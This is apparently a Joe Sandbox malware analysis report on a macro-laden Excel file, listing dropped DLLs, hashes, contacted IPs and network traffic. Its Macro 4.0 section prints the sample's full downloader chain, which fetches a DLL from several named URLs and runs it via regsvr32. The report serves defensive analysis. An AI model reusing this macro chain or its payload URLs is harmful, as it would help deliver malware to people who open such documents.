45.142.114.231	unknown	Germany		44066	DE-FIRSTCOLOwwwfirst-colonetDE	true
203.114.109.124	unknown	Thailand		131293	TOT-LLI-AS-APTOTPublicCompanyLimitedTH	true
129.232.188.93	unknown	South Africa		37153	xneeloZA	true
159.8.59.82	unknown	United States		36351	SOFTLAYERUS	true
58.227.42.236	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
158.69.222.101	unknown	Canada		16276	OVHFR	true
178.128.83.165	unknown	Netherlands		14061	DIGITALOCEAN-ASNUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	578182
Start date:	24.02.2022
Start time:	13:53:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Documento.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSM@19/11@1/45
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 35.5% (good quality ratio 34%) • Quality average: 75.3% • Quality standard deviation: 25.4%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Changed system and user locale, location and keyboard layout to Italian - Italy • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe
- Excluded IPs from analysis (whitelisted): 40.113.204.88, 173.222.108.210, 173.222.108.226
- Excluded domains from analysis (whitelisted): waws-prod-dm1-143.cloudapp.net, ctldl.windowsupdate.com, a767.dspw65.akamai.net, wu-bg-shim.trafficmanager.net, download.windowsupdate.com.edgesuite.net
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:53:30	API Interceptor	506x Sleep call for process: regsvr32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61414 bytes, 1 file
Category:	dropped
Size (bytes):	61414
Entropy (8bit):	**7.995245868798237**
Encrypted:	**true**
SSDEEP:	1536:EysgU6qmzixT64jYMZ8HbVPGfVDwm/xLZ9rP:wF6qmeo4eH1m9wmLvrP
MD5:	ACAEDA60C79C6BCAC925EEB3653F45E0
SHA1:	2AAAE490BCDACCC6172240FF1697753B37AC5578
SHA-256:	6B0CECCF0103AFD89844761417C1D23ACC41F8AEBF3B7230765209B61EEE5658
SHA-512:	FEAA6E7ED7DDA1583739B3E531AB5C562A222EE6ECD042690AE7DCFF966717C6E968469A7797265A11F6E899479AE0F3031E8CF5BEBE1492D5205E9C5969090 0
Malicious:	false
Preview:	MSCF.....,.....I.....;w.....RSNj .authroot.stl..>.(.5..CK..8T....c_.d...A.K...+.d.H..*i.RJJ.IQIR..$t)Kd.-[..T\{..ne.....<.w.....A..B.....c...wi.....D....c.0D,L.....f y....Rg...=.....i,3.3..Z....~^ve<...TF.*...f.zy.,...m.@.0.0...m.3..I(..+..v#...(.2....e...L..*y..V.....~U...."<ke.....I.X:Dt..R<7.5\A7L0=..T.V...IDr..8<....r&...I-.^..b.b.".Af....E.._.. r.>.`;,.Hob..S.....7'..\.R$.".g..+..64..@nP.....k3...B.`.G..@D.....L.....`^...#OpW.....!....`.....rf:.}.R.@....gR.#7....I..H.#...d.Qh..3..fCX....==#..M.l..~&....[.J9.\..Ww.....Tx.%....]..a4E ...q.+...#.*a..x..O..V.t..Y1!.T..`U...-...< _@...|(.....0..3.`.LU...E0.Gu.4KN....5...?.....I.p..'.....N<.d.O..dH@c1t...[w/...T....cYK.X>.0..Z.....O>..9.3.#9X.%.b...5.YK.E.V.....`./.3.._ ..nN]..=..M.o.F.._..z....._...gY..!Z..?l....vp.l.:.d.Z..W.....~...N..._.k...&.....$.....i.F.d.....D!e.....Y..,.E..m.;.1... $.F..O.F.o_}.uG....,.%.>,.Zx.....o....c../.;....g&.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	data
Category:	dropped
Size (bytes):	328
Entropy (8bit):	3.1244568012511515
Encrypted:	false
SSDEEP:	6:kKul7k8SN+SkQlPlEGYRMY9z+4KlDA3RUeYlUmlUR/t:y79kPlE99SNxAhUeYlUSA/t
MD5:	671B807D13FE23FEE6DF64B38528BB0C
SHA1:	592E27305221E4E6BFBBA9DCE9C83BDC5B368065
SHA-256:	0674E472EFA7A3E2F7B818119807CE4B177B11016E145022D0741005D8814B24
SHA-512:	DEBD23519ED0683349E5D939E62B9913D76F3F68B14BA314D2E350261F07140FDDBD5FA1BF283E40D9C993415EE62609149DEBA0DF4203B98B02A1F654998814
Malicious:	false
Preview:	p..... .....D..)..(..... ....q.\].....&.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./. s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.7.1.e.1.5.c.5.d.c.4.d.7.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\BRqk58WkNweubruYwrLOt[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	679936
Entropy (8bit):	6.910563837671393
Encrypted:	false
SSDEEP:	12288:Z6ZLutvgrwV8RQc5W1yS0ezL9J6XKTe/vyzfANcN/kJhXx5y:qza8RQc5W1P0Q9sXKTLzflBkn
MD5:	9B303820618ADC4A4828E9E689F73562
SHA1:	64F1453A3E556F6625251D4460EC035257A4E25F
SHA-256:	AB3BC9CFB110ECD8DA508576F02C22947A008FBB28CE1C4C46741044BF359C8B
SHA-512:	35612714A9C29879848E7C6F2D82713EB1F68BE5D7A22449E1560E95A6E002A600873D8C867E6A617F9D40E427273458E2948EAFE8B59C2D1C2E51A572EAE15A
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....M..ZM..ZM..Z...ZH..Z.%.ZL..Z..ZG..Z..ZT..ZM..Z...Zj'.ZQ..Z j'.Z...Zj'.Z...Zj'.ZL..Zj'.ZL..Zj'.ZL..ZRichM..Z.....PE..L.....b.....!.....P.....`.....e.....r.....0..P.....pq.. .....`.....@.....text....C.....P..... ..`.rdata...V...`..`..`.....@..@.data... l.....0.....@....rsrc...P....0..... .....@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3429A7BE.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 2418x1051, frames 3
Category:	dropped
Size (bytes):	197770
Entropy (8bit):	7.489581655824389
Encrypted:	false
SSDEEP:	6144:TysPlevgOrNeduXWNOYYYYYYYYYYYYYYYYYYYYY+:TrPU4xduGB
MD5:	87E4C080D9EBE408EF871B68B9C9AA61
SHA1:	C2C39756608C8452892C1911C95313B944CE7231
SHA-256:	C8BE21BAC10998180168DEE76FF5095D723E6CC0D09AE69161926E3CBAB36441
SHA-512:	05AA79FC0272B38C977671900031AAB19476EF900209766F0DB2918C391B7607E14A66D677386AC1CC6D13F0FC3852C39C1A7DB3CDD6E10F0CB4C3B364C288D
Malicious:	false
Preview:	.....JFIF.....C.....C.....r.."...../.....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?....I.>..Q...I..._.cF.ns.?.+...S..... ._.]d..{C.....^S_..7.g9VwW.A.<..S.1o.g.g....o..^.3.Bn.N~kM...U.._3.?.<...@.[..E.....)...../...N.... q.x...(.....1.....N...~".....G..uo.....^'E...8.....|=...u?.c..#.?.<...@.[.. E.....)...../...N.?. q.x...(?...{..>.....G...Jx#.:.....S....._.]x....@.....P.....}.....I.....G..uo.....G.4..?.

C:\Users\user\AppData\Local\Temp\8833.tmp

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.1464700112623651
Encrypted:	false
SSDEEP:	3:YmsalTlLPltl2N81HRQjlORGt7RQ//W1XR9//3R9//3R9//:rl912N0xs+CFQXCB9Xh9Xh9X
MD5:	72F5C05B7EA8DD6059BF59F50B22DF33
SHA1:	D5AF52E129E15E3A34772806F6C5FBF132E7408E
SHA-256:	1DC0C8D7304C177AD0E74D3D2F1002EB773F4B180685A7DF6BBE75CCC24B0164
SHA-512:	6FF1E2E6B99BD0A4ED7CA8A9E943551BCD73A0BEFCACE6F1B1106E88595C0846C9BB76CA99A33266FFEC2440CF6A440090F803ABBF28B208A6C7BC6310BEB39E
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\Cab38BB.tmp

Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61414 bytes, 1 file
Category:	dropped
Size (bytes):	61414

Entropy (8bit):	**7.995245868798237**
Encrypted:	**true**
SSDEEP:	1536:EysgU6qmzixT64jYMZ8HbVPGfVDwm/xLZ9rP:wF6qmeo4eH1m9wmLvrP
MD5:	ACAEDA60C79C6BCAC925EEB3653F45E0
SHA1:	2AAAE490BCDACCC6172240FF1697753B37AC5578
SHA-256:	6B0CECCF0103AFD89844761417C1D23ACC41F8AEBF3B7230765209B61EEE5658
SHA-512:	FEAA6E7ED7DDA1583739B3E531AB5C562A222EE6ECD042690AE7DCFF966717C6E968469A7797265A11F6E899479AE0F3031E8CF5BEBE1492D5205E9C5969090 0
Malicious:	false
Preview:	MSCF.....,.....I.....;w.....RSNj .authroot.stl..>.(.5..CK..8T....c_.d...A.K...+.d.H..*i.RJJ.IQIR..$t)Kd.-[..T\{..ne.....<.w.....A..B.....c...wi.....D....c.0D,L.....f y....Rg...=.....i,3.3..Z....~^ve<...TF.*...f.zy.,...m.@.0.0...m.3..I(..+..v#...(.2....e...L..*y..V.....~U...."<ke.....l.X:Dt..R<7.5\A7L0=..T.V...IDr..8<....r&...I-.^..b.b.".Af....E.._.. r.>.`;,.Hob..S.....7'..\.R$.".g..+..64..@nP.....k3...B.`.G..@D.....L.....`^...#OpW.....!....`.....rf:.}.R.@....gR.#7....l..H.#...d.Qh..3..fCX....==#..M.l..~&....[.J9.\..Ww.....Tx.%....]..a4E ...q.+...#.*a..x..O..V.t..Y1!.T..`U...-...< _@...|(.....0..3.`.LU...E0.Gu.4KN....5...?.....I.p..'.........N<.d.O..dH@c1t...[w/...T....cYK.X>.0..Z.....O>..9.3.#9X.%.b...5.YK.E.V.....`./.3.._ ..nN]..=..M.o.F.._..z....._...gY..!Z..?l....vp.l.:.d.Z..W.....~...N.._.k...&.....$......i.F.d.....D!e.....Y...,.E..m.;.1... $.F..O.F.o_}.uG....,.%.>,.Zx.....o....c../.;....g&.....

C:\Users\user\AppData\Local\Temp\Tar38BC.tmp

Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	data
Category:	modified
Size (bytes):	161595
Entropy (8bit):	6.302448239972517
Encrypted:	false
SSDEEP:	1536:FlYXleUpAR73k/99oFr+yQNujWNWv+1w/A/rHeGyjYPjCQarsmt6Q/GM:F+X7ARcqhQNujZv+mQjCjrsSP
MD5:	D99661D0893A52A0700B8AE68457351A
SHA1:	01491FD23C4813A602D48988531EA4ABBCDF7ED9
SHA-256:	BDD5111162A6FA25682E18FA74E37E676D49CAFCB5B7207E98E5256D1EF0D003
SHA-512:	6F2291CA958CBF5423CBBE570FD871C4D379A435BE692908CAAACF4C2A68BD81008254802D4F4B212165E93B126ED871A62EAF3067909EB855B29573FC325B8
Malicious:	false
Preview:	0..w6..*.H.....w&0..w!...1.0...`.H.e.....0..g5..+.....7.....g%0..g 0...+.....7.....\.H....211018201437Z0...+.....0..f.0..D.....`...@.,..0..0.r1..*0...+.....7..h1.....+h...0...+.....7..~1... ...D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R. o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7... 1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0.. .+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o

C:\Users\user\AppData\Local\Temp\~DF214DADA29E525B4F.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 BFE
Malicious:	false
Preview:	....

C:\Users\user\Desktop\~$Documento.xlsm

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B

SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\user\xxw1.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	679936
Entropy (8bit):	6.910563837671393
Encrypted:	false
SSDEEP:	12288:Z6ZLutvgrwV8RQc5W1yS0ezL9J6XKTe/vyzfANcN/kJhXx5y:qza8RQc5W1P0Q9sXKTLzflBkn
MD5:	9B303820618ADC4A4828E9E689F73562
SHA1:	64F1453A3E556F6625251D4460EC035257A4E25F
SHA-256:	AB3BC9CFB110ECD8DA508576F02C22947A008FBB28CE1C4C46741044BF359C8B
SHA-512:	35612714A9C29879848E7C6F2D82713EB1F68BE5D7A22449E1560E95A6E002A600873D8C867E6A617F9D40E427273458E2948EAFE8B59C2D1C2E51A572EAE15A
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....M..ZM..ZM..Z...ZH..Z.%.ZL..Z..ZG..Z..ZT..ZM..Z...Zj'.ZQ..Z j'.Z...Zj'.Z...Zj'.ZL..Zj'.ZL..Zj'.ZL..ZRichM..Z.....PE..L.....b.....!.....P.....`.....e.....r.....0..P.....pq.. .....`.....@.....text....C.....P..... ..`.rdata...V...`...`...`.....@..@.data... l.....0.....@....rsrc...P....0..... .....@..@.reloc.....@..B..... .....

C:\Windows\SysWOW64\Lublsqnpkfxznyn\qzdpzpnlmhwmidn.sqj (copy)

Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	679936
Entropy (8bit):	6.910563837671393
Encrypted:	false
SSDEEP:	12288:Z6ZLutvgrwV8RQc5W1yS0ezL9J6XKTe/vyzfANcN/kJhXx5y:qza8RQc5W1P0Q9sXKTLzflBkn
MD5:	9B303820618ADC4A4828E9E689F73562
SHA1:	64F1453A3E556F6625251D4460EC035257A4E25F
SHA-256:	AB3BC9CFB110ECD8DA508576F02C22947A008FBB28CE1C4C46741044BF359C8B
SHA-512:	35612714A9C29879848E7C6F2D82713EB1F68BE5D7A22449E1560E95A6E002A600873D8C867E6A617F9D40E427273458E2948EAFE8B59C2D1C2E51A572EAE15A
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....M..ZM..ZM..Z...ZH..Z.%.ZL..Z..ZG..Z..ZT..ZM..Z...Zj'.ZQ..Z j'.Z...Zj'.Z...Zj'.ZL..Zj'.ZL..Zj'.ZL..ZRichM..Z.....PE..L.....b.....!.....P.....`.....e.....r.....0..P.....pq.. .....`.....@.....text....C.....P..... ..`.rdata...V...`...`...`.....@..@.data... l.....0.....@....rsrc...P....0..... .....@..@.reloc.....@..B..... .....

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.50230113901236
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 51.52% • Excel Microsoft Office Open XML Format document (40004/1) 40.40% • ZIP compressed archive (8000/1) 8.08%
File name:	Documento.xlsm
File size:	214313
MD5:	5acc6f1ff8366ddc895392da4e6a50e3
SHA1:	45b3ef65a4dabdbbefec603fe3dca9bfb1c5c643
SHA256:	0bb184f9c3e9cda4571bd806b90dbda484c331d9dce7af784405fd211f6c71c4
SHA512:	dc1921d8e4c2a2496d1d44f4079e1518015aec4854eed6f7759136bc42b21e39305efc5285a9dd1ab846a73a6dbd04faa60489d0bfc38e00f416fd0ff443dc70
SSDEEP:	6144:CMyysPlevgOrNeduXWNOYYYYYYYYYYYYYYYYYYYY1:RyrPU4xduGO
File Content Preview:	PK.....!.G4.....[Content_Types].xml ... (.....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Documento.xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Name:	Br1
Type:	3
Final:	False
Visible:	False
Protected:	False

```
Br1
3
False
0
False
pre
14,2,=CHAR("101")
```

Name:	Br2
Type:	3
Final:	False
Visible:	False
Protected:	False

```
Br2
3
False
0
False
pre
2,1,e
```

Name:	Br2
Type:	3
Final:	False
Visible:	False
Protected:	False

Br2
3
False
0
False
post
2,1,e

Name:	EFWFSFG
Type:	4
Final:	False
Visible:	False
Protected:	False

EFWFSFG
4
False
0
False
post
10,3,=FORMULA("e";"e")=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://www.swaong.com/assets/VV4/","..\xxw1.ocx",0,0)";D15)=FORMULA("=IF(DDWD<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://vulkanvegasbonus.jeunete.com/wp-content/7uAnLq8l/","..\xxw1.ocx",0,0))";D17)=FORMULA("=IF(DDWD1<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://old.liceum9.ru/images/images/NKeRl/","..\xxw1.ocx",0,0))";D19)=FORMULA("=IF(DDWD2<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://arttop100.cn/wp-admin/DvyJPADMPW/","..\xxw1.ocx",0,0))";D21)=FORMULA("=IF(DDWD3<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,,0,"2&"..\xxw1.ocx",0,0))";D23)=FORMULA("=IF(DDWD4<0, CLOSE(0),)";D25)=FORMULA("=EXEC("C:\Windows\SysWow64\regsvr32.exe /s ..\xxw1.ocx")";D27)=FORMULA("=RETURN()";D36)14,3,=CALL("urlmon";"URLDownloadToFileA";"JJCCBB";0;"https://www.swaong.com/assets/VV4/";"..\xxw1.ocx";0;0)16,3,=IF(DDWD<0; CALL("urlmon";"URLDownloadToFileA";"JJCCBB";0;"http://vulkanvegasbonus.jeunete.com/wp-content/7uAnLq8l/";"..\xxw1.ocx";0;0))18,3,=IF(DDWD1<0; CALL("urlmon";"URLDownloadToFileA";"JJCCBB";0;"http://old.liceum9.ru/images/images/NKeRl/";"..\xxw1.ocx";0;0))20,3,=IF(DDWD2<0; CALL("urlmon";"URLDownloadToFileA";"JJCCBB";0;"http://arttop100.cn/wp-admin/DvyJPADMPW/";"..\xxw1.ocx";0;0))22,3,=IF(DDWD3<0; CALL("urlmon";"URLDownloadToFileA";"JJCCBB";0;"http://peterjacksoncars.com.au/wp-content/sJ/";"..\xxw1.ocx";0;0))24,3,=IF(DDWD4<0; CLOSE(0);)26,3,=EXEC("C:\Windows\SysWow64\regsvr32.exe /s ..\xxw1.ocx")35,3,=RETURN()

Name:	EFWFSFG
Type:	4
Final:	False
Visible:	False
Protected:	False


EFWFSFG
4
False
0
False
pre
10,3,=FORMULA("e";"e")=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://www.swaong.com/assets/VV4/","..\xxw1.ocx",0,0)";D15)=FORMULA("=IF(DDWD<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://vulkanvegasbonus.jeunete.com/wp-content/7uAnLq8l/","..\xxw1.ocx",0,0))";D17)=FORMULA("=IF(DDWD1<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://old.liceum9.ru/images/images/NKeRl/","..\xxw1.ocx",0,0))";D19)=FORMULA("=IF(DDWD2<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://arttop100.cn/wp-admin/DvyJPADMPW/","..\xxw1.ocx",0,0))";D21)=FORMULA("=IF(DDWD3<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,,0,"2&"..\xxw1.ocx",0,0))";D23)=FORMULA("=IF(DDWD4<0, CLOSE(0),)";D25)=FORMULA("=EXEC("C:\Windows\SysWow64\regsvr32.exe /s ..\xxw1.ocx")";D27)=FORMULA("=RETURN()";D36)

Name:	Br1
Type:	3
Final:	False
Visible:	False
Protected:	False

Br1
3
False
0
False
post
14,2,=CHAR("101")

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 24, 2022 13:54:42.410712957 CET	49168	8080	192.168.2.22	135.148.121.246
Feb 24, 2022 13:54:42.513951063 CET	8080	49168	135.148.121.246	192.168.2.22
Feb 24, 2022 13:54:42.514071941 CET	49168	8080	192.168.2.22	135.148.121.246
Feb 24, 2022 13:54:42.617535114 CET	49168	8080	192.168.2.22	135.148.121.246
Feb 24, 2022 13:54:42.722239971 CET	8080	49168	135.148.121.246	192.168.2.22
Feb 24, 2022 13:54:42.754889011 CET	8080	49168	135.148.121.246	192.168.2.22
Feb 24, 2022 13:54:42.754951954 CET	8080	49168	135.148.121.246	192.168.2.22
Feb 24, 2022 13:54:42.755040884 CET	49168	8080	192.168.2.22	135.148.121.246
Feb 24, 2022 13:54:42.758781910 CET	49168	8080	192.168.2.22	135.148.121.246
Feb 24, 2022 13:54:42.775898933 CET	49168	8080	192.168.2.22	135.148.121.246
Feb 24, 2022 13:54:42.891010046 CET	8080	49168	135.148.121.246	192.168.2.22
Feb 24, 2022 13:54:42.891130924 CET	49168	8080	192.168.2.22	135.148.121.246
Feb 24, 2022 13:54:46.432123899 CET	49168	8080	192.168.2.22	135.148.121.246
Feb 24, 2022 13:54:46.575891018 CET	8080	49168	135.148.121.246	192.168.2.22
Feb 24, 2022 13:54:46.977751017 CET	8080	49168	135.148.121.246	192.168.2.22
Feb 24, 2022 13:54:46.977863073 CET	49168	8080	192.168.2.22	135.148.121.246
Feb 24, 2022 13:54:49.976819038 CET	8080	49168	135.148.121.246	192.168.2.22
Feb 24, 2022 13:54:49.976846933 CET	8080	49168	135.148.121.246	192.168.2.22
Feb 24, 2022 13:54:49.976926088 CET	49168	8080	192.168.2.22	135.148.121.246
Feb 24, 2022 13:54:49.976963043 CET	49168	8080	192.168.2.22	135.148.121.246

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 24, 2022 13:54:08.191229105 CET	52167	53	192.168.2.22	8.8.8.8

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 24, 2022 13:54:08.191229105 CET	192.168.2.22	8.8.8.8	0xaa77	Standard query (0)	www.swaong.com	A (IP address)	IN (0x0001)


DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 24, 2022 13:54:08.260437012 CET	8.8.8.8	192.168.2.22	0xaa77	No error (0)	www.swaong.com	swaong-home.azurewebsites.net		CNAME (Canonical name)	IN (0x0001)
Feb 24, 2022 13:54:08.260437012 CET	8.8.8.8	192.168.2.22	0xaa77	No error (0)	swaong-home.azurewebsites.net	waws-prod-dm1-143.sip.azurewebsites.windows.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 24, 2022 13:54:08.260437012 CET	8.8.8.8	192.168.2.22	0xaa77	No error (0)	waws-prod-dm1-143.sip.azurewebsites.windows.net	waws-prod-dm1-143.cloudapp.net		CNAME (Canonical name)	IN (0x0001)

Statistics

Behavior



System Behavior

